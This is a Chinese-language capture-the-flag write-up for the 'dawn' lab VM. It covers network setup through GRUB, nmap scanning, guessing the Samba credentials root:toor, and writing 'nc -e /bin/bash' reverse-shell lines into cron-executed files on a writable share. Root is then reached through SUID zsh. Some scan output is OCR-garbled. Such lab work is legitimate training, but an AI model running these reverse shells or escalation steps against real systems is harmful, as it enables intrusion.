dawn

笔记本: 靶机

创建时间: 2021/10/22 14:24 **更新时间**: 2021/11/4 10:09

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标签: Samba, Suid

URL: https://baike.baidu.com/item/samba/455025


准备

攻击机: kali NAT 92.168.91.128

^{靶机:dawn NAT} 目标发现

测试发现这个目标机器不能正常获取Ip地址,进入拯救模式,发现是网卡名称和配置文件名称不统一,需要更改!

• 开机进入如下界面:按 e



按 e 进入如下界面:

```
getparams 'Debian GNU/Linux'

load_video
insmod gzio
if [ x$grub_platform = xxen ]; then insmod xzio; insmod lzopio; \

fi

insmod part_msdos
insmod ext2
set root='hd0,msdos1'
if [ x$feature_platform_search_hint = xy ]; then
search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1\
--hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1 99972dab-7fdf-4f82\
-9e95-563dc290c67f
else
search --no-floppy --fs-uuid --set=root 99972dab-7fdf-4f82-9e9\

Minimum Emacs-like screen editing is supported. TAB lists
completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a
command-line or ESC to discard edits and return to the GRUB
menu.
```

• 往下翻, 更改 ro quiet 为 rw signie init.d=/bin/bash

```
GNU GRUB version 2.02+dfsg1-20
        set root='hd0,msdos1'
        if [ x$feature_platform_search_hint = xy ]; then
          search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1\
 --hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1 99972dab-7fdf-4f82\
-9e95-563dc290c67f
        else
          search --no-floppy --fs-uuid --set=root 99972dab-7fdf-4f82-9e9\
5-563dc290c67f
        echo
                      'Loading Linux 4.19.0-5-amd64 ...'
                      /boot/vmlinuz-4.19.0-5-amd64 root=UUID=99972dab-7fd\
        linux
f-4f82-9e95-563dc290c67f ro quiet
echo 'Loading init<u>l</u>al ramdisk ...'
initrd /boot/initrd.img-4.19.0-5-amd64
    Minimum Emacs-like screen editing is supported. TAB lists
    completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a
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5-563dc290c67f
fi
echo 'Loading Linux 4.19.0-5-amd64 ...'
linux /boot/vmlinuz-4.19.0-5-amd64 root=UUID=99972dab-7fd\
f-4f82-9e95-563dc290c67f rw signie init=/bin/bash_
echo 'Loading Initial ramdisk ...'
initrd /boot/initrd.img-4.19.0-5-amd64
```

Minimum Emacs-like screen editing is supported. TAB lists completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a command-line or ESC to discard edits and return to the GRUB menu.

• 更改完成按下 ctrl + x 会进入系统

• ip add 查看网卡名称:

```
root@(none):/# ip add

1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN group default qlen 1000

link/loopback 00:00:00:00:00 brd 00:00:00:00:00

2: ens33: <BROADCAST, MULTICAST> mtu 1500 qdisc noop state DOWN group default qle

link/ether 00:0c:29:6a:27:97 brd ff:ff:ff:ff:ff

root@(none):/# _
```

- 我此处为 ens33 , 具体根据您的机器决定。
- vi /etc/network/interfaces 将最后两行,更改为 ens33 此处我已经更改了。

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
allow hotplug ens33
iface ens33 inet dhcp

"/etc/network/interfaces" 12 lines, 315 characters
```

• /etc/int.d/networking restart 重启网卡, 然后 ip add 查看是否获取了 ip 地址。

```
root@(none):/# ip add

1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00

2: ens33: <BRUADICAST, MULTICAST, UP, LOWER_UP> mtu 1500 qdisc pfifo_fast state UP g
roup default qlen 1000
link/ether 00:0c:29:6a:27:97 brd ff:ff:ff:ff:ff
inet 192.168.91.150/24 brd 192.168.91.255 scope global dynamic ens33
valid_lft 1798sec preferred_lft 1798sec
inet6 fe80::20c:29ff:fe6a:2797/64 scope link
valid_lft forever preferred_lft forever
root@(none):/#_
```

• 如上图所示,已经能够获取 IP地址了。

信息搜集

• netdiscover -r 192.168.91.0 # 为nat网段

- 得到目标IP地址。
- 端口扫描
- nmap -O -sV -T4 -A -p- 192.168.91.150

```
Starting Nump 7-31 ( https://mmmp.org ) at 2021-10-22 14:50 CST
Namap Scan report for 192-166-01-150
Not show: 0531 (closed ports of 192-169-150 CST)
Not show: 0531 (closed ports of 192-169-169 CST)
Not show: 0531 (closed ports of 192-169-169 CST)
Not show: 0531 (closed ports of 192-169-169 CST)
Not show: 0531 (closed ports of 192-169 CST)
Not show: 0531 (closed ports of 192-169 CST)
Not show: 05331 (closed ports of 192-169 CST)
Not
```

- 端口扫描发现开放了 80 , 139, 445, 3306 端口. 一个一个的看把。下面系统显示为 windows 6.1。
- 首先查看 80 端口 浏览器: http://192.168.91.150/

Website currently under construction, try again later. In case you are suffering from any kind of inconvenience with your device provided by the corporation please contact with IT support as soon as possible, however, if you are not affiliated by any means with "Non-Existent Corporation and Associates", (NECA) LEAVE THIS SITE RIGHT NOW. Things we need to implement: Install camera feeds. Update our personal. Install camera feeds.

• 扫扫目录看看

```
| Continual: = d director | Continual: - director | Co
```


- 挨个打开
- http://192.168.91.150/logs/




- http://192.168.91.150/logs/management.log 是一些操作的日志吧
- 另外三个 log 文件无权限打开。
- 80 端口一个静态界面,除了上面的 log 文件,没有可用信息。
- namp 扫到了开放了 Samab服务:

Samba是在Linux和UNIX系统上实现SMB协议的一个免费软件,由服务器及客户端程序构成。SMB(Server Messages Block,信息服务块)是一种在局域网上共享文件和打印机的一种通信协议,它为局域网内的不同计算机之间提供文件及打印机等资源的共享服务。SMB协议是客户机/服务器型协议,客户机通过该协议可以访问服务器上的共享文件系统、打印机及其他资源。通过设置"NetBIOS over TCP/IP"使得Samba不但能与局域网络主机分享资源,还能与全世界的电脑分享资源。(来自百度百科)

- 可以用 windows / Linux 连接这个服务
- Windows 下: win + r 输入 \\192.168.91.150



• 然后弹出账号密码,盲猜 root:toor 居然成功了。



• linux:(具体使用方法百度,反正我也是百度的。)

```
Content WORKGROUP\root's password:

Sharename Type Comment
print$ Disk Printer Drivers
ITDEPT Disk PLEASE DO NOT REMOVE THIS SHARE. IN CASE YOU ARE NOT AUTHORIZED TO USE THIS SYSTEM LEAVE IMMEAD

IPC$ IPC Service (Samba 4.9.5-Debian)

SMB1 disabled -- no workgroup available
```

- 进入发现一个共享文件夹。 itdept ,试试上传文件。
- 然后注意到了前面的日志文件中有如下信息:

```
| 2021/10/22 03:11:01 | [31; InCMD: UID=0 | PID=1277 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/product-control | [0m | 2021/10/22 03:11:01 | [31; InCMD: UID=0 | PID=1275 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/web-control | [0m | 2021/10/22 03:11:01 | [31; InCMD: UID=0 | PID=1275 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/web-control | [0m | 2021/10/22 03:11:01 | [31; InCMD: UID=0 | PID=1274 | /usr/sbin/CRON -f [0m | 2021/10/22 03:11:01 | [31; InCMD: UID=0 | PID=1274 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/product-control | [0m | 2021/10/22 03:11:01 | [31; InCMD: UID=0 | PID=1272 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/product-control | [0m | 2021/10/22 03:11:01 | [31; InCMD: UID=0 | PID=1274 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/web-control | [0m | 2021/10/22 03:11:01 | [31; InCMD: UID=0 | PID=1274 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/web-control | [0m | 2021/10/22 03:11:01 | [31; InCMD: UID=0 | PID=1274 | /bin/sh -c chmod 777 /home/dawn/ITDEPT/web-control | [0m | 2021/10/22 03:11:01 | [31; InCMD: UID=0 | PID=1279 | /bin/sh -c /home/dawn/ITDEPT/web-control | [0m | 2021/10/22 03:11:01 | [31; InCMD: UID=0 | PID=1279 | /bin/sh -c /home/dawn/ITDEPT/product-control | [0m | 2021/10/22 03:11:01 | [31; InCMD: UID=0 | PID=1278 | /bin/sh -c /home/dawn/ITDEPT/product-control | [0m | 2021/10/22 03:11:01 | [31; InCMD: UID=0 | PID=1279 | /bin/sh -c /home/dawn/ITDEPT/product-control | [0m | 2021/10/22 03:11:01 | [31; InCMD: UID=0 | PID=1278 | /bin/sh -c /home/dawn/ITDEPT/product-control | [0m | 2021/10/22 03:11:01 | [31; InCMD: UID=0 | PID=1278 | /bin/sh -c /home/dawn/ITDEPT/product-control | [0m | 2021/10/22 03:11:01 | [31; InCMD: UID=0 | PID=1278 | /bin/sh -c /home/dawn/ITDEPT/product-control | [0m | 2021/10/22 03:11:01 | [31; InCMD: UID=0 | PID=1278 | /bin/sh -c /home/dawn/ITDEPT/product-control | [0m | 2021/10/22 03:11:01 | [31; InCMD: UID=0 | PID=1278 | /bin/sh -c /home/dawn/ITDEPT/product-control | [0m | 2021/10/22 03:11:01 | [31; InCMD: UID=0 | PID=1278 | /bin/sh -c /home/dawn/ITDEPT/web-control | [0m | 2021/10
```

- 可以看到,将 itdept 文件夹中有两个文件且赋予了777权限。product-control, web-control
- 尝试 写两个 nc shell 反弹 且 名称为 上面连个文件:

```
echo "nc -e /bin/bash 192.168.91.128 1234" > product-control
echo "nc -e /bin/bash 192.168.91.128 1234" > web-control
```

- 可以 windows/liinux上传
- 将kali中生成的两个 shell反弹, 复制到 windows中然后上传。
- 在kali中上传:
- smbclient //192.168.91.150/ITDEPT -U root

```
root@kali:~# smbclient //192.168.91.150/ITDEPT -U root
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \>
```

- 然后上传那两个文件。
- 先在 kali中监听: nc -lvnp 1234
- put product-control
- put web-control

- 上传成功
- 监听到了:


```
rectable1:/# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.91.128] from (UNKNOWN) [192.168.91.150] 44958
id
uid=1000(dawn) gid=1000(dawn) groups=1000(dawn),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(blue tooth),115(lpadmin),116(scanner)
```

- 可以发现是 dawn 用户。本来是在 windows 中上传的 但是i得到到了确实 www-data用户,所以我后来又改为了 在kali中上传了。
- 输入: python3 -c "import pty;pty.spawn('/bin/bash')" 改为 标准的 shell
- sudo -l 查看 此用户拥有的权限:

/usr/bin/mysql 直接运行是不行的

```
dawn@dawn:/$ /usr/bin/mysql
/usr/bin/mysql
ERROR 1045 (28000): Access denied for user 'dawn'@'localhost' (using password: NO)
dawn@dawn:/$
```

- 大致意思是说,登陆MySQL失败,dawn 这个用户肯登陆不了。
- 而且我们现在也没有数据库的账号密码。
- 百度了以下大佬的方法,利用 SUID提权, (第一次听说这个玩意儿)
- 简谈SUID提权 FreeBuf网络安全行业门户



- 这个方法也就是说某个文件具有: 个文件,它就能提取
- find / -perm -u=s -type f 2>/dev/null
- /usr/bin/zsh
- id



- euid-0(root)
- 找 flag

```
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domen is

ls

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fige to the propr
```

- Hello! whitecr0wz here. I would like to congratulate and thank you for finishing the ctf, however, there is another way of getting a shell(very similar though). Also, 4 other methods are available for rooting this box!
- 它说还有 4 中方法。md.